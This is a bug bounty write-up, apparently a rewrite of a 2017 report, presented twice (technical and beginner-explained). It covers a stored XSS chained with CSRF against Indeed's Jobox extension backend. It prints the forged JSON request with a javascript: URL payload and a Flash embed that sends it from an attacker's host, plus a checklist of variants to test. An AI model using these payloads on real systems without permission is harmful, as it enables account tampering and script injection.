$1800 in less than an hour.
A browser extension sent job application data to an API that stored a user-supplied URL without checking it, so a javascript: URL was saved and later executed in the jobox.indeed.com origin. Because the CSRF token was not properly validated, an attacker could make a victim's browser submit the malicious entry and trigger the script.

October, 2017. I just finished writing up my report and while waiting the report ready for QA process, I visited one of my favourite program in Bugcrowd, Indeed.com
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Indeed.com runs a public bug bounty programme on Bugcrowd. The scope is wide, covering *.indeed.com/*, and the programme had recently gone public with an increased reward. Among the assets in that scope is jobox.indeed.com, the backend used by Indeed's Chrome browser extension for saving job applications. The extension lets a user keep a wishlist of jobs, and each entry carries fields such as status, url, notes, jobTitle, companyName and userId, which the extension submits to the Jobox API as JSON.
Setup
The captured request shows Chrome 62.0.3202.62 on a Mac, and the researcher used Burp Suite to inspect the extension's traffic. No special account or role is described beyond installing the Indeed Chrome extension and using it normally. The precondition for the whole chain is simply that a victim has the extension installed and is logged in, so that requests to jobox.indeed.com carry a valid session.
Finding it
The starting point was a habit rather than a specific target: when a programme goes public and the scope is wide, the researcher looks for the "less-participant" target, the corner of the scope that other hunters are not crowding. Here that corner was the browser extension. The scope covered *.indeed.com/*, and Indeed published a Chrome extension, so the extension's traffic to jobox.indeed.com fell inside the programme.
After installing the extension and reading through its scripts without finding anything useful, the researcher turned Burp Suite on the extension's own requests. The Jobox API accepted a JSON body in which the url field was stored, and a javascript: value in it was later executed in the jobox.indeed.com origin. That gave a straightforward self-stored XSS that would execute in the jobox.indeed.com origin.
Exploitation
Step 1: confirm the stored XSS
The request that stores a wishlist entry looks like this:
POST /api/jobApplication? HTTP/1.1
Host: jobox.indeed.com
Connection: close
Content-Length: 117
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/62.0.3202.62 Safari/537.36
Content-Type: application/json
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: INDEED_CSRF_TOKEN=[redacted]

{"status":"WISHLIST","url":"javascript:alert(0)","notes":"test","jobTitle":"test","companyName":"texst","userId":"1"}
The url field carries a javascript: URI, and the rest of the body is filler. The response is JSON, and the stored value later executes in the jobox.indeed.com origin.
Step 2: turn self-XSS into CSRF
A self-XSS on its own is unlikely to be rewarded, because the victim has to attack themselves. The way around that is to make the victim's browser send the request for them, which means a CSRF attack. The request carries an INDEED_CSRF_TOKEN cookie, but the researcher found that the token was not properly validated, so a cross-site request would be accepted.
The remaining obstacle is that the endpoint expects a JSON body and answers in JSON. A plain HTML form cannot send application/json, and the response cannot be read cross-origin. The researcher had read that this can be worked around with Flash, citing geekboy's post on exploiting JSON CSRF using Flash, and used sp1d3r's swf_json_csrf tool to make the process easier.
Step 3: deliver the payload
Everything is combined into a single HTML page containing an <embed> that loads the Flash helper:
<embed src='http[s]://[yourhost-and-path]/test.swf?jsonData={"status":"WISHLIST","url":"javascript:alert(document.domain)","notes":"test","jobTitle":"test","companyName":"test"}&php_url=http[s]://[yourhost-and-path]/test.php&endpoint=https://jobox.indeed.com/api/jobApplication?></embed>
The jsonData parameter holds the same body as the manual request, with javascript:alert(document.domain) in url. The endpoint parameter points the helper at the Jobox API, and php_url points at the attacker's PHP script that receives the result. When a victim with the extension and a valid session loads the page, the Flash helper sends the JSON POST to jobox.indeed.com, the entry is stored, and the script executes in the jobox.indeed.com origin.
Root cause
Two mistakes combine. First, the url field of a job application is stored and rendered without sanitisation, so a javascript: URI becomes executable script in the jobox.indeed.com origin. Second, the INDEED_CSRF_TOKEN is present in the request but is not properly validated server-side, so a request forged from another site is accepted. The JSON content type would normally be a barrier to CSRF, but the Flash-based technique removes it. The report does not describe the server-side code, so the exact reason the token check fails is not stated.
Impact
An attacker who can get a victim to load a page they control can store an arbitrary script in the victim's Jobox wishlist and have it run in the jobox.indeed.com origin. The victim must have the Indeed Chrome extension installed and be logged in for the forged request to be accepted. The researcher does not enumerate what the script could then do beyond running in that origin. The reward for the report was USD 1800, earned in under an hour of work.
Fix
The report does not say what Indeed changed. The two things that need fixing are the ones the report identifies: sanitise or reject dangerous schemes such as javascript: in the url field before storing or rendering it, and validate the CSRF token server-side so that forged cross-site requests are rejected.
Variants to test
- Other extension backends. Enumerate the API hosts an official browser extension talks to and check whether they fall inside the programme scope. A positive result is an endpoint that stores user-controlled fields and renders them later.
- Dangerous schemes in stored URL fields. Submit
javascript:anddata:values wherever a URL is saved and later displayed. A positive result is the script executing in the target origin. - CSRF token presence versus validation. Send the same state-changing request with the token removed, altered or reused. A positive result is the request succeeding anyway.
- JSON endpoints behind Flash or similar helpers. Where an endpoint requires
application/jsonand returns JSON, try theswf_json_csrfapproach. A positive result is the forged request being accepted and the side effect appearing in the victim's account. - Less-participant assets. Look at extensions, mobile APIs and other secondary products in a wide scope before the crowded web application. A positive result is any of the above issues appearing in a component that other hunters have not covered.
What happened, in plain words
A security researcher found a way to make a victim's own browser save a small piece of JavaScript code into the victim's Indeed job wishlist, and then run that code on an Indeed website. The trick combined two separate weaknesses: the site stored a dangerous link without checking it, and the site did not properly check a security token that is supposed to stop other websites from sending requests on the user's behalf. The researcher earned USD 1800 for the report, and says the work took under an hour.
This article walks through the same steps for someone who has never done security testing before. You only need to be comfortable using a browser and a computer. Every technical term is explained the first time it appears, and there is a glossary at the end.
Background: the programme and the product
Indeed.com runs a public bug bounty programme on Bugcrowd. A bug bounty programme is an arrangement where a company invites outside people to look for security problems in its systems and pays for good reports. Bugcrowd is the platform that hosts such programmes.
The programme's scope is wide: it covers *.indeed.com/*. Scope means the list of systems a researcher is allowed to test. The pattern *.indeed.com/* means any subdomain of indeed.com and any path on it. The programme had recently gone public, meaning anyone could join rather than only invited researchers, and the reward had been increased.
One of the systems inside that scope is jobox.indeed.com. This is the backend used by Indeed's Chrome browser extension for saving job applications. A browser extension is a small add-on you install into your browser to give it extra features. This particular extension lets a user keep a wishlist of jobs. Each wishlist entry carries fields such as status, url, notes, jobTitle, companyName and userId, and the extension sends them to the Jobox API as JSON.
Two terms in that paragraph need unpacking:
- An API (application programming interface) is the set of addresses a program uses to talk to a server. Think of a restaurant: the menu and the waiter are the API, and the kitchen is the server. You do not walk into the kitchen yourself; you order through the waiter using the menu's names.
- JSON is a plain text format for structured data, made of names and values in curly braces, like
{"name":"value"}. It is a common way for programs to exchange information.
Setup: what the researcher used
The captured request shows Chrome 62.0.3202.62 on a Mac, and the researcher used Burp Suite to inspect the extension's traffic. Burp Suite is a tool that sits between your browser and the internet and lets you see and edit every request and response. A request is the message your browser sends to a server (for example, "save this job to my wishlist"); a response is the server's reply.
No special account or role is described beyond installing the Indeed Chrome extension and using it normally. The precondition for the whole chain is simply that a victim has the extension installed and is logged in, so that requests to jobox.indeed.com carry a valid session. A session is the state of being logged in: the server remembers who you are between requests.
Finding it
The starting point was a habit rather than a specific target. When a programme goes public and the scope is wide, the researcher looks for the "less-participant" target: the corner of the scope that other hunters are not crowding. The idea is the same as choosing a quiet queue at the supermarket instead of the busiest one. Here that corner was the browser extension. The scope covered *.indeed.com/*, and Indeed published a Chrome extension, so the extension's traffic to jobox.indeed.com fell inside the programme.

The image is a screenshot the researcher took while looking at the programme.

The image is a screenshot the researcher took while looking at the extension.
After installing the extension and reading through its scripts without finding anything useful, the researcher turned Burp Suite on the extension's own requests. The Jobox API accepted a JSON body in which the url field was stored and later rendered, and the value was not sanitised. Sanitising means cleaning or rejecting dangerous input before using it. Rendering means turning stored data into something the browser displays, such as a link or a piece of a page.
That gave a straightforward self-stored XSS that would execute in the jobox.indeed.com origin. Two more terms:
- XSS (cross-site scripting) is a class of bug where an attacker gets their own code, usually JavaScript, into a page that other users view. JavaScript is the programming language browsers run, so injected JavaScript runs with the page's own powers.
- Stored XSS means the malicious value is saved on the server and shown again later, rather than being reflected back once. Self-XSS means the victim has to type or submit the malicious value themselves, which makes it much less useful to an attacker.
- The origin is the combination of scheme, host and port that a browser uses to decide what a page is allowed to touch, for example
https://jobox.indeed.com. Code running in one origin cannot normally read data from another.
Exploitation
Step 1: confirm the stored XSS
The request that stores a wishlist entry looks like this:
POST /api/jobApplication? HTTP/1.1
Host: jobox.indeed.com
Connection: close
Content-Length: 117
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/62.0.3202.62 Safari/537.36
Content-Type: application/json
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: INDEED_CSRF_TOKEN=[redacted]

{"status":"WISHLIST","url":"javascript:alert(0)","notes":"test","jobTitle":"test","companyName":"texst","userId":"1"}
Line by line, in plain words:
POST /api/jobApplication? HTTP/1.1is the first line of an HTTP request. HTTP is the language browsers and servers use to talk.POSTmeans "I am sending data to be saved"./api/jobApplication?is the address on the server, andHTTP/1.1is the version of the language.Host: jobox.indeed.comsays which website the request is for. One server can host many sites, so the host name tells it which one you want.Connection: closeasks the server to close the connection after replying.Content-Length: 117says how many bytes of data follow the blank line.User-Agent: ...identifies the browser and operating system that sent the request. Here it is Chrome 62 on a Mac.Content-Type: application/jsontells the server the body is JSON, not a web form.Accept: */*says the browser will accept any kind of reply.Accept-Encoding: gzip, deflatelists the compression formats the browser understands.Accept-Language: en-GB,en-US;q=0.9,en;q=0.8lists the languages the user prefers.Cookie: INDEED_CSRF_TOKEN=[redacted]sends a cookie. A cookie is a small piece of data the browser stores for a site and sends back with every request to that site. It is how a site recognises you between requests. This particular cookie is a CSRF token, explained in the next step.- The blank line separates the headers from the body.
{"status":"WISHLIST","url":"javascript:alert(0)","notes":"test","jobTitle":"test","companyName":"texst","userId":"1"}is the body: the actual data being saved.statusis set toWISHLIST,urlholdsjavascript:alert(0), and the other fields are filler.
The url field carries a javascript: URI. A URI is an address; the javascript: scheme means "run the code that follows" instead of "go to a web page". When the stored value is used, the code alert(0) runs. alert(0) is a built-in browser function that pops up a small box showing the number 0; it is the standard harmless way to prove that code ran. The rest of the body is filler. The response is JSON, and the stored value later executes in the jobox.indeed.com origin.
Step 2: turn self-XSS into CSRF
A self-XSS on its own is unlikely to be rewarded, because the victim has to attack themselves. The way around that is to make the victim's browser send the request for them, which means a CSRF attack. CSRF stands for cross-site request forgery: a malicious page causes the victim's browser to send a request to another site where the victim is logged in, and the browser attaches the victim's cookies automatically. The everyday comparison is a signed form: if a company accepts any form that carries the right stamp, an attacker can trick you into stamping a form you never read.
The request carries an INDEED_CSRF_TOKEN cookie, but the researcher found that the token was not properly validated, so a cross-site request would be accepted. A CSRF token is a random value the server gives your browser and expects back on state-changing requests; because another website cannot read it, it cannot forge a valid request. Validating means the server actually checks the value. Here it did not, properly.
The remaining obstacle is that the endpoint expects a JSON body and answers in JSON. A plain HTML form cannot send application/json, and the response cannot be read cross-origin. An HTML form is the ordinary web page mechanism for submitting data, and it can only send simple formats. Cross-origin reading is blocked by the browser's same-origin policy, the rule that stops one site's code from reading another site's replies.
The researcher had read that this can be worked around with Flash, citing geekboy's post on exploiting JSON CSRF using Flash, and used sp1d3r's swf_json_csrf tool to make the process easier. Flash was a browser plugin that could send requests with more freedom than a web page could; the helper is a small Flash file that takes the JSON and the target address as settings and sends the request for you.
Step 3: deliver the payload
Everything is combined into a single HTML page containing an <embed> that loads the Flash helper:
<embed src='http[s]://[yourhost-and-path]/test.swf?jsonData={"status":"WISHLIST","url":"javascript:alert(document.domain)","notes":"test","jobTitle":"test","companyName":"test"}&php_url=http[s]://[yourhost-and-path]/test.php&endpoint=https://jobox.indeed.com/api/jobApplication?></embed>
Line by line, in plain words:
<embed>is an HTML tag that tells the browser to load an external object, here a Flash file, into the page.src='...'is the address of that object. It points attest.swfon the attacker's own server..swfis the file extension for Flash content.jsonData={...}passes the JSON body to the helper as a setting. It is the same body as the manual request, except thaturlnow holdsjavascript:alert(document.domain).document.domainis the current site's name, so the popup proves which origin the code is running in.php_url=http[s]://[yourhost-and-path]/test.phptells the helper where to send the result. PHP is a programming language commonly used for web scripts, and.phpis a script on the attacker's server that receives the outcome.endpoint=https://jobox.indeed.com/api/jobApplication?tells the helper which API address to send the JSON to.

When a victim with the extension and a valid session loads the page, the Flash helper sends the JSON POST to jobox.indeed.com, the entry is stored, and the script executes in the jobox.indeed.com origin.
The image is a screenshot from the researcher's testing.

The image is a second screenshot from the researcher's testing.
Root cause
Two mistakes combine. First, the url field of a job application accepts a javascript: URI that becomes executable script in the jobox.indeed.com origin. Second, the INDEED_CSRF_TOKEN is present in the request but is not properly validated server-side, so a request forged from another site is accepted. The JSON content type would normally be a barrier to CSRF, but the Flash-based technique removes it. The report does not describe the server-side code, so the exact reason the token check fails is not stated.
Impact
An attacker who can get a victim to load a page they control can store an arbitrary script in the victim's Jobox wishlist and have it run in the jobox.indeed.com origin. The victim must have the Indeed Chrome extension installed and be logged in for the forged request to be accepted. The researcher does not enumerate what the script could then do beyond running in that origin. The reward for the report was USD 1800, earned in under an hour of work.
Fix
The report does not say what Indeed changed. The two things that need fixing are the ones the report identifies: sanitise or reject dangerous schemes such as javascript: in the url field before storing or rendering it, and validate the CSRF token server-side so that forged cross-site requests are rejected.
Variants to test
- Other extension backends. Enumerate the API hosts an official browser extension talks to and check whether they fall inside the programme scope. A positive result is an endpoint that stores user-controlled fields and renders them later.
- Dangerous schemes in stored URL fields. Submit
javascript:anddata:values wherever a URL is saved and later displayed. A positive result is the script executing in the target origin. - CSRF token presence versus validation. Send the same state-changing request with the token removed, altered or reused. A positive result is the request succeeding anyway.
- JSON endpoints behind Flash or similar helpers. Where an endpoint requires
application/jsonand returns JSON, try theswf_json_csrfapproach. A positive result is the forged request being accepted and the side effect appearing in the victim's account. - Less-participant assets. Look at extensions, mobile APIs and other secondary products in a wide scope before the crowded web application. A positive result is any of the above issues appearing in a component that other hunters have not covered.
Glossary
- API: the set of addresses and formats a program uses to talk to a server, like a menu and waiter in a restaurant.
- Browser extension: a small add-on installed into a browser to add features.
- Bug bounty programme: an arrangement where a company invites outside people to find security problems and pays for good reports.
- Burp Suite: a tool that sits between browser and internet and lets you see and edit requests and responses.
- Cookie: a small piece of data a browser stores for a site and sends back with every request to that site, used to recognise you between requests.
- Cross-origin: involving a different scheme, host or port from the page you are on.
- CSRF (cross-site request forgery): a malicious page causing the victim's browser to send a request to another site where the victim is logged in, with the victim's cookies attached.
- CSRF token: a random value the server gives your browser and expects back on state-changing requests, so another site cannot forge a valid request.
- Endpoint: a specific address on a server that accepts requests, such as
/api/jobApplication. - Flash: a browser plugin that could send requests with more freedom than a web page could.
- HTML: the language web pages are written in.
- HTTP: the language browsers and servers use to exchange requests and responses.
- JavaScript: the programming language browsers run, so injected JavaScript runs with the page's own powers.
- JSON: a plain text format for structured data, made of names and values in curly braces.
- Origin: the combination of scheme, host and port that a browser uses to decide what a page may touch.
- PHP: a programming language commonly used for web scripts.
- Rendering: turning stored data into something the browser displays, such as a link or part of a page.
- Request / response: the message your browser sends to a server, and the server's reply.
- Same-origin policy: the browser rule that stops one site's code from reading another site's replies.
- Sanitising: cleaning or rejecting dangerous input before using it.
- Scope: the list of systems a researcher is allowed to test.
- Self-XSS: XSS where the victim has to submit the malicious value themselves.
- Session: the state of being logged in, remembered by the server between requests.
- Stored XSS: XSS where the malicious value is saved on the server and shown again later.
- SWF: the file extension for Flash content.
- URI: an address; the
javascript:scheme means run the code that follows instead of going to a page. - Validating: actually checking a value, for example a token, on the server.
- XSS (cross-site scripting): a class of bug where an attacker gets their own code, usually JavaScript, into a page other users view.



